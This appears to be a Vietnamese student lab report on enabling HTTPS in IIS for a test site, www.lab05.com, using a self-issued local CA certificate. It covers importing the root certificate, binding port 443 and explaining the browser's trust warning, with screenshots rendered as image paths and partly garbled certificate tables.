

- Thêm Certificates




- Sau đó vào mục Certificate – Current User => Trusted Certification Authorities
=> All Tasks => Import 2 file Certificate vừa tải về







- Ta chọn Yes



- Thêm thành công

Console1 - [Console Root\Certificates - Current User\Trusted Root Certification Authorities\Certificates]

File Action View Favorites Window Help


The import was successful.

Issued To	Issued By	Expiration
Class 3 Public Primary Certificat...	Class 3 Public Primary Certificatio...	8/2/2028
Copyright (c) 1997 Microsoft C...	Copyright (c) 1997 Microsoft Corp.	12/31/19
DigiCert Assured ID Root CA	DigiCert Assured ID Root CA	11/10/20
Certificate Import Wizard	Root CA	11/10/20
Digi...	Root G2	1/15/20
Micro...	Entrustcode(tm) Root...	1/1/2000
Micro...	Authority	12/31/20
Micro...	Certificate Authori...	5/10/20
Micro...	Certificate Authori...	6/24/20
Micro...	Certificate Authori...	3/23/20
NO	ACCEPTED, (c)97 Ve...	1/8/2004
Symantec Enterprise Mobile Ro...	Symantec Enterprise Mobile Root ...	3/15/20
Thawte Timestamping CA	Thawte Timestamping CA	1/1/202
VeriSign Class 3 Public Primary ...	VeriSign Class 3 Public Primary Ce...	7/17/20

OK

Trusted Root Certification Authorities store contains 15 certificates.

- Tương tự ta thêm file còn lại vào




- Thêm các file thành công

Issued To	Issued By	Expiration	Actions
Baltimore CyberTrust Root	Baltimore CyberTrust Root	5/13/2025	Certificates
Class 3 Public Primary Certification Authority	Class 3 Public Primary Certificatio...	8/2/2028	
Copyright (c) 1997 Microsoft Corp.	Copyright (c) 1997 Microsoft Corp.	12/31/1999	
DigiCert Assured ID Root CA	DigiCert Assured ID Root CA	11/10/2031	
DigiCert Global Root CA	DigiCert Global Root CA	11/10/2031	
DigiCert Global Root G2	DigiCert Global Root G2	1/15/2038	
HCMUS - CNTT	HCMUS-WIN-OGK5RSQS55T-CA	6/19/2022	
HCMUS-WIN-OGK5RSQS55T-CA	HCMUS-WIN-OGK5RSQS55T-CA	6/19/2026	
Microsoft Authenticode(tm) Root Authority	Microsoft Authenticode(tm) Root...	1/1/2000	
Microsoft Root Authority	Microsoft Root Authority	12/31/2020	
Microsoft Root Certificate Authority	Microsoft Root Certificate Authori...	5/10/2021	
Microsoft Root Certificate Authority 2010	Microsoft Root Certificate Authori...	6/24/2035	
Microsoft Root Certificate Authority 2011	Microsoft Root Certificate Authori...	3/23/2036	
NO LIABILITY ACCEPTED, (c)97 VeriSign, Inc.	NO LIABILITY ACCEPTED, (c)97 Ve...	1/8/2004	
Symantec Enterprise Mobile Root for Microsoft	Symantec Enterprise Mobile Root ...	3/15/2032	


Trusted Root Certification Authorities store contains 17 certificates.

➤ Web – Server thiết lập giao thức HTTPS

- Vào lại phần **Server Certificate** của Web – Server. Trong phần **Actions**, chọn **Complete Certificate Request**. Để hoàn thành việc cấp Certificate chon Web – Server



- Thêm file Certificate đã tải và **Friendly Name** tương ứng



- Thêm thành công

Name	Issued To	Issued By	Expirat
HCMUS - CNTT	HCMUS - CNTT	HCMUS-WIN-OGK5RSQ55T-...	6/19/2


- Cân cấp giao thức cho web www.lab05.com nên ta chọn lab05 => Edit Bindings...

Type	Host Name	Port	IP Address	Binding Informa...
http	www.lab05.com	80	*	


- Chọn Add

Type	Host Name	Port	IP Address	Binding Informa...
http	www.lab05.com	80	*	

- Thêm Site Binding với Host name: www.lab05.com
- Type: **https**
- SSL certificate: **HCMUS – CNTT** (vừa được thêm vào)
- Port: **443**



- Ta **Remove** site cũ với giao thức là **http**



➤ Duyệt web an toàn

- Vào trình duyệt trên máy Client (máy thật) và truy cập vào tên miền www.lab05.com hoặc lab05.com đều sử dụng được phương thức **https**
- Tuy truy cập được bằng phương thức **https** nhưng vẫn có cảnh cáo không an toàn là do Certificate cho **https** là do tự mình tạo, không phải là các Certificate phổ biến và thông dụng của các công ty bảo mật lớn cung cấp. Vì vậy, nên máy Client sẽ thiếu Certificate này trong máy và sẽ không hiểu mục đích của Certificate này là gì và đương nhiên sẽ có cảnh báo về bảo mật. Để khắc phục thì máy Client cần phải cài thêm Certificate do mình tạo ra

